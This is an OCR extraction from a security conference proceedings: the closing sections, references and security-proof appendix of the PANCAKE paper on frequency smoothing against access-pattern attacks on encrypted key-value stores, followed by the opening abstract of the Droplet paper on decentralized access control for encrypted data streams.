While most real-world distributions are heavily skewed [4], the fraction of keys with > 1 replica in PANCAKE increases with decrease in skew. This can lead to an increase in UpdateCache size, since PANCAKE caches values for such keys while propagating writes to their replicas. We evaluate this overhead by measuring UpdateCache size for workloads with different degrees of skew for the YCSB Workload A (50% read-50% write). Figure 7(c) shows that decreasing skewness from 0.99 to 0.8 increases UpdateCache size from 5% to 9% of server storage, i.e., UpdateCache size remains a small fraction of server storage even at low skew.

Effect of batch-size B (Figure 8(a)-8(b)). Recall from §4.4 that, for a batch size of B, PANCAKE incurs bandwidth overhead of $B\times$; Figure 8(a) shows that when network bandwidth is the bottleneck, PANCAKE throughput degrades proportionally to the value of B. At the same time, larger B values leads to lower tail latency, since requests wait in the query queue for fewer batches — while $B = 2$ leads to an unstable queuing system (Figure 8(b)), $B > 2$ observes little or no queuing delays. B thus exposes a tradeoff between tail latency and throughput, where $B = 3$ provides a sweet spot for both. We do not evaluate latency vs. batch size since latency is tied to query inter-arrival times. For fixed inter-arrival times, latency overheads can be extrapolated from Figure 8(b).



(a) Effect of batch size on throughput (b) Effect of batch size on query queue

Figure 8: (a, b) Impact of batch size on PANCAKE throughput and query queue size. See §6.3 for discussion.

7 Discussion

PANCAKE is a first step toward designing high-performance data stores that are secure against access pattern attacks by passive persistent adversaries. In this section, we discuss several possible avenues for future research.

Correlated accesses. Our security analysis for PANCAKE relies on the assumption that queries are independent; in some application contexts, queries can be correlated. To the best of our knowledge, frequency analysis for correlated queries has not been explored. We present some preliminary results in the full version [25]; specifically, we show that security in a variant of ROR-CDA that allows arbitrary correlations is equivalent to ORAM security, and must therefore suffer from the same lower bounds on ORAM efficiency. However, this result relies on the adversary being able to construct very specific and artificial query correlations. We believe that we need new technical tools to explore access patterns attacks under realistic query correlations.

Stronger adversaries. PANCAKE targets a security model where the attacker does not tamper with data or do rollback attacks. PANCAKE's use of authenticated encryption means tampering is detectable, and preventing rollbacks is possible via authenticated operation counters. However, unlike ORAM, PANCAKE does not provide security against adversaries that can inject their own queries [12, 68]. We discuss how such chosen-query attacks could work on PANCAKE, and how it mitigates such attacks to some extent in the full version [25]. Informally, we show that PANCAKE does no worse than other efficient schemes against such attacks.

Dynamic distributions. For the case of dynamic distribution, PANCAKE's security is proven under the assumption that changes in distribution happen instantaneously and can be detected instantaneously. While our evaluation suggests that PANCAKE can detect changes in distribution within a few seconds, it would be nice to generalize our analysis to capture more gradual changes in distribution.

Improved proxy implementation. The current PANCAKE implementation uses a stateful proxy that stores distributions $(\hat{\pi}, \pi_f)$, key→replica counts, and pending writes in the UpdateCache. It would be interesting to explore implementations that allow the proxy to be more scalable (e.g., using a distributed proxy implementation) and fault tolerant (e.g., using techniques similar to [18]).

Variable-sized values. Similar to existing ORAM designs, to avoid attacks based on length leakage, current PANCAKE design assumes that values stored in the data store are fixed-size or have been padded to a fixed maximum length. While this is useful for many applications (e.g., values have fixed size when storing tweets, and storage systems like DynamoDB have upper bounds on value sizes), forcing values to be padded can cause prohibitive space overheads if there is a large difference between the largest and smallest values. It would be interesting to extend PANCAKE design to avoid storage overheads while protecting against attacks based on length leakage.

Hiding access patterns in cache-based systems. Many real-world systems execute queries on SSD-based storage with in-memory cache (e.g., MySQL server with memcached as a cache [44]). The problem of hiding access pattern seems to be at odds with achieving high performance in such deployment settings — intuitively, for workloads with skewed access patterns, it is possible to achieve performance gains by serving popular keys from the faster cache [69] at the cost of leaking that keys in cache are accessed more frequently than those not in cache. Hiding access patterns requires all keys to be accessed uniformly thus invalidating the benefits of a cache without any additional mechanism. Our preliminary evaluation, presented in the full version [25], shows that depending on the distribution and available cache size, existing systems including PANCAKE can observe as much as an order-of-magnitude throughput degradation compared to the insecure baseline that can effectively exploit the benefits of cache. It would be interesting to explore techniques that avoid such performance degradation while providing security against access pattern attacks.

8 Conclusion

In this paper, we explored a novel frequency-smoothing based countermeasure against access pattern attacks on outsourced storage in a new formal security model. We instantiated this approach in a new system called PANCAKE, the first to resist access pattern attacks by persistent passive adversaries while maintaining low constant factor overheads in storage and bandwidth. As such, PANCAKE's throughput is 229× higher than PathORAM, and within 3–6× of insecure baselines.

Acknowledgements

We thank the Usenix Security reviewers for their insightful feedback. We also thank our shepherd Amir Rahmati for his help with revisions to the paper. We thank Haris Mughees for his help in the early stages of the project. Grubbs was supported by NSF DGE-1650441. This work was in part supported by NSF grants 1704742, 1704296, 1514163, a Google Faculty Research Award, and a gift from Snowflake.

References

[1] Rachit Agarwal, Anurag Khandelwal, and Ion Stoica. Succinct: Enabling Queries on Compressed Data. In *NSDI*, 2015.

[2] Ganesh Ananthanarayanan, Sameer Agarwal, Srikanth Kandula, Albert Greenberg, Ion Stoica, Duke Harlan, and Ed Harris. Scarlett: Coping with Skewed Content Popularity in Mapreduce Clusters. In *EuroSys*, 2011.

[3] Gilad Asharov, Ilan Komargodski, Wei-Kai Lin, Kartik Nayak, Enoch Peserico, and Elaine Shi. Optorama: Optimal oblivious ram. In *EUROCRYPT*, 2020.

[4] Berk Atikoglu, Yuehai Xu, Eitan Frachtenberg, Song Jiang, and Mike Paleczny. Workload Analysis of a Large-scale Key-value Store. In *SIGMETRICS*, 2012.

[5] Baffle. https://baffle.io.

[6] Mihir Bellare, Anand Desai, Eron Jokipii, and Phillip Rogaway. A concrete security treatment of symmetric encryption. In *FOCS*, 1997.

[7] Gyora M. Benedek and Alon Itai. Learnability with respect to fixed distributions. *Theor. Comput. Sci.*, 1991.

[8] Vincent Bindschaedler, Paul Grubbs, David Cash, Thomas Ristenpart, and Vitaly Shmatikov. The tao of inference in privacy-protected databases. IACR ePrint, 2017. http://eprint.iacr.org/2017/1078.

[9] Vincent Bindschaedler, Muhammad Naveed, Xiaorui Pan, XiaoFeng Wang, and Yan Huang. Practicing oblivious access on cloud storage: the gap, the fallacy, and the new way forward. In *CCS*, 2015.

[10] Elette Boyle and Moni Naor. Is there an oblivious RAM lower bound? In *ITCS*, 2016.

[11] Nathan Bronson, Zach Amsden, George Cabrera, Prasad Chakka, Peter Dimov, Hui Ding, Jack Ferris, Anthony Giardullo, Sachin Kulkarni, Harry C Li, et al. TAO: Facebook's Distributed Data Store for the Social Graph. In *ATC*, 2013.

[12] David Cash, Paul Grubbs, Jason Perry, and Thomas Ristenpart. Leakage-abuse attacks against searchable encryption. In *CCS*, 2015.

[13] Anrin Chakraborti and Radu Sion. Concuroram: High-throughput stateless parallel multi-client oram. In *NDSS*, 2019.

[14] Zhao Chang, Dong Xie, and Feifei Li. Oblivious ram: a dissection and experimental evaluation. *VLDB*, 2016.

[15] Ciphercloud. http://www.ciphercloud.com/.

[16] Jacob Willem Cohen and Anthony Browne. *The single server queue*. 1982.

[17] Brian F Cooper, Adam Silberstein, Erwin Tam, Raghu Ramakrishnan, and Russell Sears. Benchmarking Cloud Serving Systems with YCSB. In *SoCC*, 2010.

[18] Natacha Crooks, Matthew Burke, Ethan Cecchetti, Sitar Harel, Rachit Agarwal, and Lorenzo Alvisi. Obladi: Oblivious serializable transactions in the cloud. In *OSDI*, 2018.

[19] Giuseppe DeCandia, Deniz Hastorun, Madan Jampani, Gunavardhan Kakulapati, Avinash Lakshman, Alex Pilchin, Swaminathan Sivasubramanian, Peter Vosshall, and Werner Vogels. Dynamo: Amazon's Highly Available Key-value Store. In *SOSP*, 2007.

[20] Deep Learning Meets Heterogeneous Computing. https://bit.ly/3hCoPz8.

[21] Peter X Gao, Akshay Narayan, Sagar Karandikar, Joao Carreira, Sangjin Han, Rachit Agarwal, Sylvia Ratnasamy, and Scott Shenker. Network requirements for resource disaggregation. In *OSDI*, 2016.

[22] Oded Goldreich, Shaffi Goldwasser, and Silvio Micali. How to construct random functions. *JACM*, 1986.

[23] Oded Goldreich and Rafail Ostrovsky. Software protection and simulation on oblivious rams. *JACM*, 1996.

[24] How Google Search works. https://bit.ly/3hGWt70.

[25] Paul Grubbs, Anurag Khandelwal, Marie-Sarah Lacharité, Lloyd Brown, Lucy Li, Rachit Agarwal, and Thomas Ristenpart. Pancake: Frequency smoothing for encrypted data stores. Technical report, 2020. https://github.com/pancake-security.

[26] Paul Grubbs, Marie-Sarah Lacharité, Brice Minaud, and Kenneth G Paterson. Learning to reconstruct: Statistical learning theory and encrypted database attacks. In *IEEE S&P*, 2019.

[27] Paul Grubbs, Thomas Ristenpart, and Vitaly Shmatikov. Why your encrypted database is not secure. In *HotOS*, 2017.

[28] Jaehyun Hwang, Qizhe Cai, Ao Tang, and Rachit Agarwal. TCP≈RDMA: Cpu-efficient remote storage access with i10. In *NSDI*, 2020.

[29] MS Islam, Mehmet Kuzu, and Murat Kantarcioglu. Access pattern disclosure on searchable encryption: ramification, attack and mitigation. In *NDSS*, 2012.

[30] Michael Kearns, Yishay Mansour, Dana Ron, Ronitt Rubinfeld, Robert E. Schapire, and Linda Sellie. On the learnability of discrete distributions. In *STOC*, 1994.

[31] Georgios Kellaris, George Kollios, Kobbi Nissim, and Adam O'Neill. Generic attacks on secure outsourced databases. In *CCS*, 2016.

[32] Anurag Khandelwal, Rachit Agarwal, and Ion Stoica. Blowfish: Dynamic storage-performance tradeoff in data stores. In *NSDI*, 2016.

[33] Anurag Khandelwal, Zongheng Yang, Evan Ye, Rachit Agarwal, and Ion Stoica. Zipg: A memory-efficient graph store for interactive queries. In *SIGMOD*, 2017.

[34] Daniel Kifer, Shai Ben-David, and Johannes Gehrke. Detecting change in data streams. In *VLDB*, 2004.

[35] Ana Klimovic, Heiner Litz, and Christos Kozyrakis. Reflex: Remote flash $\approx$ local flash. *SIGARCH*, 2017.

[36] Andrey Kolmogorov. Sulla determinazione empirica di una lgge di distribuzione. *Inst. Ital. Attuari, Giorn.*, 1933.

[37] Evgenios M Kornaropoulos, Charalampos Papamanthou, and Roberto Tamassia. Data recovery on encrypted databases with k-nearest neighbor query leakage. In *IEEE S&P*, 2019.

[38] Marie-Sarah Lacharité and Kenneth G. Paterson. Frequency-smoothing encryption: preventing snapshot attacks on deterministically-encrypted data. IACR ePrint, 2017. https://eprint.iacr.org/2017/1068.

[39] Kasper Green Larsen, Tal Malkin, Omri Weinstein, and Kevin Yeo. Lower bounds for oblivious near-neighbor search. *arXiv preprint arXiv:1904.04828*, 2019.

[40] Kasper Green Larsen and Jesper Buus Nielsen. Yes, there is an oblivious ram lower bound! In Hovav Shacham and Alexandra Boldyreva, editors, *CRYPTO*. Springer International Publishing, 2018.

[41] Xiaozhou Li, David G. Andersen, Michael Kaminsky, and Michael J. Freedman. Algorithmic improvements for fast concurrent cuckoo hashing. In *EuroSys*, 2014.

[42] Charalampos Mavroforakis, Nathan Chenette, Adam O'Neill, George Kollios, and Ran Canetti. Modular order-preserving encryption, revisited. In *SIGMOD*, 2015.

[43] MongoDB. http://www.mongodb.org.

[44] InnoDB memcached Plugin. https://bit.ly/3edTmRD.

[45] Navajo Systems. http://tinyurl.com/y85obds6.

[46] Muhammad Naveed, Seny Kamara, and Charles V Wright. Inference attacks on property-preserving encrypted databases. In *CCS*, 2015.

[47] Neo4j. http://neo4j.com/.

[48] Antonis Papadimitriou, Ranjita Bhagwan, Nishanth Chandran, Ramachandran Ramjee, Andreas Haeberlen, Harmeet Singh, Abhishek Modi, and Saikrishna Badrinarayanan. Big data analytics over encrypted datasets with Seabed. In *OSDI*, 2016.

[49] Sarvar Patel, Giuseppe Persiano, and Kevin Yeo. What storage access privacy is achievable with small overhead? In *PODS*, 2019.

[50] Giuseppe Persiano and Kevin Yeo. Lower bounds for differentially private rams. In *EUROCRYPT 2019*, 2019.

[51] Perspecsys: A Blue Coat Company. http://perspecsys.com/.

[52] Rishabh Poddar, Tobias Boelter, and Raluca Ada Popa. Arx: an encrypted database using semantically secure encryption. *VLDB*, 2019.

[53] Raluca Popa, Catherine Redfield, Nickolai Zeldovich, and Hari Balakrishnan. CryptDB: Protecting confidentiality with encrypted query processing. In *SOSP*, 2011.

[54] Redis. http://www.redis.io.

[55] RocksDB. http://rocksdb.org.

[56] Phillip Rogaway and Thomas Shrimpton. A provable-security treatment of the key-wrap problem. In *EUROCRYPT*, 2006.

[57] Cetin Sahin, Victor Zakhary, Amr El Abbadi, Huijia Lin, and Stefano Tessaro. Taostore: Overcoming asynchronicity in oblivious data storage. In *IEEE S&P*, 2016.

[58] A unified testbed for evaluating different Oblivious RAM. https://github.com/InitialDLab/SEAL-ORAM.

[59] Rocco A Servedio. Lower bounds for learning discrete distributions.

[60] Skyhigh Networks. https://www.skyhighnetworks.com/.

[61] Nikolai V Smirnov. Estimate of deviation between empirical distribution functions in two independent samples. *Bulletin Moscow University*, 1939.

[62] Emil Stefanov and Elaine Shi. Oblivistore: High performance oblivious cloud storage. In *IEEE S&P*, 2013.

[63] Emil Stefanov, Marten Van Dijk, Elaine Shi, Christopher Fletcher, Ling Ren, Xiangyao Yu, and Srinivas Devadas. Path ORAM: an extremely simple oblivious ram protocol. In *CCS*, 2013.

[64] The Infrastructure Behind Twitter: Scale. https://bit.ly/2zLrDsI.

[65] Midhul Vuppalapati, Justin Miron, Rachit Agarwal, Dan Truong, Ashish Motivala, and Thierry Cruanes. Building an elastic query engine on disaggregated storage. In *NSDI*, 2020.

[66] Mor Weiss and Daniel Wichs. Is there an oblivious ram lower bound for online reads? In *TCC*, 2018.

[67] Frank Wilcoxon. Individual comparisons by ranking methods. *Biometrics Bulletin*, 1945.

[68] Yupeng Zhang, Jonathan Katz, and Babis Papamanthou. All your queries are belong to us: the power of file injection attacks. In *USENIX Security*, 2016.

[69] Wenting Zheng, Frank Li, Raluca Ada Popa, Ion Stoica, and Rachit Agarwal. MiniCrypt: Reconciling encryption and compression for big data stores. In *EuroSys*, 2017.

A Security Proofs

In this appendix, we give some technical preliminaries and then prove Theorems 1 and 2.

Technical preliminaries. Throughout, we will use the concrete security approach [6]. For a (keyed) function $F : \mathcal{K} \times \{0,1\}^* \to \{0,1\}^m$ and adversary $\mathcal{A}$, we define the *pseudo-random function* (PRF) advantage relative to two games. In game PRF1, $\mathcal{A}$ has access to an oracle that accepts inputs from $\{0,1\}^*$ and outputs the PRF value on that point and a uniformly random key (which is the same for all queries). In game PRF0, $\mathcal{A}$'s oracle is a (lazy-sampled) random function from $\{0,1\}^*$ to $\{0,1\}^m$. We define $\mathcal{A}$'s PRF advantage to be

$$\mathbf{Adv}^{\text{prf}}_{F}(\mathcal{A}) = \left|\Pr\left[\text{PRF1}^{\mathcal{A}} \Rightarrow 1\right] - \Pr\left[\text{PRF0}^{\mathcal{A}} \Rightarrow 1\right]\right|$$

where the probability is taken over the random choice of key (in PRF1) or lazy-sampled random function (in PRF0) and the adversary's internal random coins. Below, we will leave implicit the coin spaces involved in probabilities.

An *authenticated encryption with associated data* (AEAD) scheme $E = (\mathsf{KeyGen}, \mathsf{Enc}, \mathsf{Dec})$ is a triple of algorithms. The function $E.\mathsf{KeyGen}$ takes no inputs and outputs elements of $\mathcal{K}$. The function $E.\mathsf{Enc}$ takes a key from $\mathcal{K}$, a plaintext from $\mathcal{M}$, (optionally) some associated data from $\mathcal{A}$, and outputs ciphertexts in $\mathcal{C}$. The function $E.\mathsf{Dec}$ takes a key from $\mathcal{K}$, a ciphertext from $\mathcal{C}$, (optionally) some associated data from $\mathcal{A}$, and outputs a plaintext in $\mathcal{M}$ or $\perp$.

We additionally require AEAD schemes to have a function len which takes a positive integer ℓ representing a plaintext length and outputs the length of any ciphertext of a plaintext of length ℓ. Essentially, the length of any plaintext's ciphertext must be computable given *only* the plaintext length and nothing else. Most natural AEAD schemes have this property.

For an AEAD scheme E and adversary $\mathcal{A}$, we define the *real-or-random* (ROR) advantage of $\mathcal{A}$ against E relative to two games, ROR1 and ROR0. In the first $\mathcal{A}$ has access to an $E.\mathsf{Enc}$ oracle with uniformly random key, and in the second $\mathcal{A}$'s oracle returns uniformly random bit strings of length $\text{len}(|m|)$ where $|m|$ is the length of the input. We define $\mathcal{A}$'s ROR advantage against E as

$$\mathbf{Adv}^{\text{ror}}_{E}(\mathcal{A}) = \left|\Pr\left[\text{ROR1}^{\mathcal{A}} \Rightarrow 1\right] - \Pr\left[\text{ROR0}^{\mathcal{A}} \Rightarrow 1\right]\right| .$$

For a distribution π and adversary $\mathcal{D}$ that outputs a bit, let $\text{DIST}^{\mathcal{D}}_{q,\pi}$ be the game that samples q times from π, runs $\mathcal{D}$ on the resulting outputs, and outputs $\mathcal{D}$'s output. For two distributions π, π' with $\text{supp}(\pi) = \text{supp}(\pi')$, we measure their q-sample indistinguishability from an adversary $\mathcal{D}$ via the advantage measure

$$\mathbf{Adv}^{\text{dist}}_{q,\pi,\pi'}(\mathcal{D}) = \left|\Pr\left[\text{DIST}^{\mathcal{D}}_{q,\pi} \Rightarrow 1\right] - \Pr\left[\text{DIST}^{\mathcal{D}}_{q,\pi'}\right]\right| .$$

This just captures the computational indistinguishability of the two distributions, given q samples from them.

Frequency smoothing KV schemes. Recall from §4 that PANCAKE has two algorithms: Init and Batch. To model distribution estimation errors and adjustments made when distributions change (as per §5), we extend our formalism by introducing two further algorithms. More precisely, an encrypted KV scheme $\mathsf{EKV} = (\text{Init}, \text{Batch})$ is a pair of algorithms:

- A randomized initialization algorithm Init that takes as input an estimated distribution $\hat{\pi}$, a KV store KV, and a threshold α, and outputs an encrypted KV store KV', a fake distribution π_f, a function R, and a real query probability δ. We denote running this algorithm by $(\mathsf{KV}', \pi_f, R, \delta) \leftarrow\!\!\$\, \text{Init}(\hat{\pi}, \mathsf{KV}, \alpha)$.
- A randomized, stateful batch query algorithm Batch that takes as input a key k, the function R that maps keys to replica counts, and outputs a batch of B labels. We denote running this algorithm by $(\ell_1, \ldots, \ell_B) \leftarrow\!\!\$\, \text{Batch}(k)$. Note that to avoid notational clutter we omit from the notation the values $\hat{\pi}, \pi_f, \delta$ and the state that Batch relies upon.

We have assumed distributions have efficient representations, and abuse notation by using the same variables π, $\hat{\pi}$, π_f, etc., as both distributions and their representations. For any fixed distribution π, we assume that Init always outputs an encrypted KV store of a constant size n'. PANCAKE satisfies these assumptions; its algorithms were described in the body.

Notice that our formalization here only handles read queries. As discussed in the body, we perform writes by always doing write-backs. Thus, security analysis can be reduced to the read-only case, greatly simplifying our formalization and security definitions.

Security for static distributions. We now formalize our ROR-CDA definition for a fixed scheme $\mathsf{EKV} = (\text{Init}, \text{Batch})$.




Figure 9: Security game for key value store schemes in the static distribution case. The threshold α is an implicit parameter of the left game. The procedures Init and Batch are as defined in Figure 2.

We measure the success of an adversary $\mathcal{A}$ in attacking EKV by its ability to distinguish between the games ROR-CDA1 and ROR-CDA0 as defined in Figure 9. The game ROR-CDA1 is parameterized by the number of queries q, the true distribution π and the estimated distribution $\hat{\pi}$. We also take α as an implicit parameter. The adversary runs and chooses a plaintext distribution, then Init is executed followed by a sequence of queries drawn according to π. A transcript of accesses is generated by Batch. The adversary runs again with input the encrypted database and transcript. The two adversary executions can share state.

In game ROR-CDA0, the adversary sees a randomly generated encrypted database and queries chosen uniformly at random. The advantage of $\mathcal{A}$ with q queries against EKV is defined as

$$\mathbf{Adv}^{\text{ror-cda}}_{\mathsf{EKV}}(\mathcal{A}) = \left|\Pr[\text{ROR-CDA1}^{\mathcal{A}}_{q} \Rightarrow 1] - \Pr[\text{ROR-CDA0}^{\mathcal{A}}_{q} \Rightarrow 1]\right|.$$

Next we state a key result, that PANCAKE achieves ROR-CDA security assuming estimation is sufficiently good. In particular this shows optimal security should $\hat{\pi} = \pi$.

Theorem 1 *Let $q \geq 0$ and $Q = q \cdot B$. Let $\pi, \hat{\pi}$ be distributions. For any q-query* ROR-CDA *adversary $\mathcal{A}$ against* PANCAKE *we give adversaries $\mathcal{B}, \mathcal{C}, \mathcal{D}$ such that*

$$\mathbf{Adv}^{\textit{ror-cda}}_{\text{PANCAKE}}(\mathcal{A}) \leq \mathbf{Adv}^{\textit{prf}}_{F}(\mathcal{B}) + \mathbf{Adv}^{\textit{ror}}_{E}(\mathcal{C}) + \mathbf{Adv}^{\textit{dist}}_{Q,\pi,\hat{\pi}}(\mathcal{D})$$

where F and E are the PRF and AE scheme used by PANCAKE*. Adversaries $\mathcal{B}, \mathcal{C}, \mathcal{D}$ each use Q queries and run in time that of $\mathcal{A}$ plus a small overhead linear in Q.*

Proof. We prove Theorem 1 using a series of standard cryptographic game transitions and reductions. We start with the game ROR-CDA1, replacing Init and Batch with the algorithms used in PANCAKE (see Figure 2). Game G_1 is the same as ROR-CDA1 except we replace the PRF F with a truly random function. The difference between the success of adversary $\mathcal{A}$ in these two games can be upper bounded by the advantage of a PRF adversary $\mathcal{B}$:

$$\left|\Pr\left[\text{ROR-CDA1}^{\mathcal{A}}_{q} \Rightarrow 1\right] - \Pr[G_1 \Rightarrow 1]\right| \leq \mathbf{Adv}^{\text{prf}}_{F}(\mathcal{B}).$$

We then move to game G_2, which is the same as G_1 except we replace the authenticated encryption function E with a random function outputting strings in the ciphertext space. The difference between the success rate of $\mathcal{A}$ in G_2 and G_1 can be upper bounded by a real-or-random adversary $\mathcal{C}$ against the encryption scheme E:

$$|\Pr[G_1 \Rightarrow 1] - \Pr[G_2 \Rightarrow 1]| \leq \mathbf{Adv}^{\text{ror}}_{E}(\mathcal{C}).$$

Finally we let G_3 be the same as G_2 except that we replace $\hat{\pi}$ with π everywhere. A straightforward reduction gives that

$$\left|\Pr\left[\text{ROR-CDA1}^{\mathcal{A}}_{q} \Rightarrow 1\right] - \Pr[G_1 \Rightarrow 1]\right| \leq \mathbf{Adv}^{\text{dist}}_{Q,\pi,\hat{\pi}}(\mathcal{D}).$$

We now come to the core of the argument, that G_3 is identically distributed to ROR-CDA0. In G_3 all labels and values are random strings. Further, each of the accesses is a uniformly random choice from all possible labels.

To see this, observe that each access in a batch is independent and sampled from π with probability δ or π_f with probability $1-\delta$. By construction of the scheme as described in Equation 1, the probability of any replica being accessed is the same. Let $\hat{\tau}$ be a random variable representing the output of Batch on input a sample from π, and $\hat{\tau}_i$ be the i^{th} access in the output. Then for all i and any replica (k, j)

$$\begin{aligned}\Pr[\hat{\tau}_i = (k,j)] &= \Pr[\hat{\tau}_i = (k,j) \mid q_{\text{type}} = 0] \cdot (1-\delta) \\ &\quad + \Pr[\hat{\tau}_i = (k,j) \mid q_{\text{type}} = 1] \cdot \delta \\ &= \frac{\alpha - \frac{\pi(k)}{R(k)}}{n'\alpha - 1} \cdot \frac{n'\alpha - 1}{n'\alpha} + \frac{\pi(k)}{R(k)} \cdot \frac{1}{n'\alpha} = \frac{1}{n'}.\end{aligned}$$

The theorem follows by the independence of the $\hat{\tau}_i$, and combining terms. ■

Security analysis for dynamic distributions. Next we analyze security for dynamic distributions. First we must extend the formalization of frequency-smoothing KV schemes from above to account for the extended semantics. Specifically the batch algorithm Batch can now take an optional additional input $\hat{\pi}'$, representing an updated distribution estimate. This signals to Batch that it must adjust to the new distribution. We denote running Batch as before when given this additional input by $\ell_1, \ldots, \ell_B \leftarrow\$ \text{Batch}(\hat{\pi}', k)$. Recall that Batch is stateful and so when it gets a new estimate $\hat{\pi}'$, it also has access to the old estimate $\hat{\pi}$ as well as other state values. For PANCAKE, the Batch algorithm would use this information to run MakeReplicaLists and to setup its replica bookkeeping (refer to the full version for more detail). We now introduce




Figure 10: Security games for dynamic key value store schemes. The threshold α is an implicit parameter of the left game.

a security definition ROR-CDDA or, real-or-random indistinguishability under chosen-dynamic-distribution attack. Game ROR-CDDA1 is now parameterized by the query number and four distributions $\pi,\hat{\pi},\pi',\hat{\pi}'$. The adversary runs and can pick both a plaintext KV store and a change point $c \in [0,q]$. After the first c queries, keys switch from being sampled according to π to being sampled according to π' and Batch is run with the additional input $\hat{\pi}'$. The ROR-CDDA0 is the same as ROR-CDA0 except for the syntactic change that $\mathcal{A}_1$ outputs the additional value c. Otherwise the distribution over KV' (a KV store of uniform bit strings) and τ (qB uniform requests) are the same as before.

The ROR-CDDA advantage of an adversary $\mathcal{A}$ against a scheme EKV is defined as

$$\mathbf{Adv}^{\text{ror-cdda}}_{\mathsf{EKV}}(\mathcal{A}) = \left|\Pr\left[\text{ROR-CDDA1}^{\mathcal{A}}_{q,\pi,\pi',\hat{\pi},\hat{\pi}'} \Rightarrow 1\right] - \Pr\left[\text{ROR-CDDA0}^{\mathcal{A}}_{q} \Rightarrow 1\right]\right| .$$

One could easily extend this definition to handle a longer sequence of changes: our results extend to this setting as well. We note that the definition also implies that the transcript of queries is indistinguishable from one that is independent of the change point, meaning this information is hidden by schemes that meet the definition.

We now prove the following theorem about the dynamic version of PANCAKE.

Theorem 2 *Let $q \geq 0$ and $Q = q \cdot B$. Let $\pi,\pi',\hat{\pi},\hat{\pi}'$ be distributions. For any q-query* ROR-CDDA *adversary $\mathcal{A}$ against* PANCAKE *we give adversaries $\mathcal{B},\mathcal{C},\mathcal{D}_1,\mathcal{D}_2$ such that*

$$\mathbf{Adv}^{\textit{ror-cdda}}_{\text{PANCAKE}}(\mathcal{A}) \leq \mathbf{Adv}^{\textit{prf}}_{F}(\mathcal{B}) + \mathbf{Adv}^{\textit{ror}}_{E}(\mathcal{C}) + \mathbf{Adv}^{\textit{dist}}_{Q,\pi,\hat{\pi}}(\mathcal{D}_1) + \mathbf{Adv}^{\textit{dist}}_{Q,\pi',\hat{\pi}'}(\mathcal{D}_2)$$

where F and E are the PRF and AE scheme used by PANCAKE*. Adversaries $\mathcal{B},\mathcal{C},\mathcal{D}_1,\mathcal{D}_2$ each use at most Q queries and run in time that of $\mathcal{A}$ plus a small overhead linear in Q.*

Proof. Similar to the proof of Theorem 1 above, we use game hops to replace the PRF labels and AE ciphertexts with random strings, and upper-bound the difference in advantage via the PRF and AE adversaries $\mathcal{B}$ and $\mathcal{C}$. We also replace $\hat{\pi}$ with π and $\hat{\pi}'$ with π' in game hops whose difference is upper bounded by the appropriate reductions to distinguishers $\mathcal{D}_1$ and $\mathcal{D}_2$. This brings us to a game G where labels and ciphertexts are random strings, but batches are generated using Batch with π on input samples from π (before the change) or with π' on input samples from π' (after the change).

We claim that the distribution of accesses in game G is uniformly random, the same as in ROR-CDDA0. Because the keys accessed in a batch are independent, it suffices to show a single access of a batch is uniform. Let $\hat{\tau}_i$ be the i^{th} access of a batch generated by a query sampled from π'. Let (k,j) be any replica. Then to compute $\Pr[\hat{\tau}_i = (k,j)]$, there are a few cases. First recall that,

$$\Pr[\hat{\tau}_i = (k,j)] = \Pr[\hat{\tau}_i = (k,j) \mid q_{\text{type}} = 0]\Pr[q_{\text{type}} = 0] + \Pr[\hat{\tau}_i = (k,j) \mid q_{\text{type}} = 1]\Pr[q_{\text{type}} = 1]$$

where $q_{\text{type}} = 0$ means a fake query and $q_{\text{type}} = 1$ means a real query. There are three possible cases:

Case 1: k gained replicas and j is one of its existing replicas. Then the RHS above is equal to:

$$\frac{\alpha' - \pi'(k)/R(k)}{2n\alpha' - 1}\left(1 - \frac{1}{2n\alpha'}\right) + \frac{\pi'(k)}{R(k)} \cdot \frac{1}{2n\alpha'} = \frac{1}{2n}$$

Case 2: $(k,j) \in \mathsf{G}$. Then,

$$\Pr[\hat{\tau}_i = (k,j)] = \frac{\alpha'}{2n\alpha' - 1} \cdot \frac{2n\alpha' - 1}{2n\alpha'} = \frac{\alpha'}{2n\alpha'} = \frac{1}{2n} .$$

Case 3: (k,j) is either in L or is any other replica. In this case, $\Pr[\hat{\tau}_i = (k,j)] = 1/2n$ follows from Eq. 1. ■

Droplet: Decentralized Authorization and Access Control for Encrypted Data Streams

Hossein Shafagh
ETH Zurich

Lukas Burkhalter
ETH Zurich

Sylvia Ratnasamy
UC Berkeley

Anwar Hithnawi
UC Berkeley & ETH Zurich

Abstract

This paper presents *Droplet*, a decentralized data access control service. Droplet enables data owners to securely and selectively share their encrypted data while guaranteeing data confidentiality in the presence of unauthorized parties and compromised data servers. Droplet's contribution lies in coupling two key ideas: *(i)* a cryptographically-enforced access control construction for encrypted data streams which enables users to define fine-grained stream-specific access policies, and *(ii)* a decentralized authorization service that serves user-defined access policies. In this paper, we present Droplet's design, the reference implementation of Droplet, and the experimental results of three case-study applications deployed with Droplet: Fitbit activity tracker, Ava health tracker, and ECOviz smart meter dashboard, demonstrating Droplet's applicability for secure sharing of IoT streams.

1 Introduction

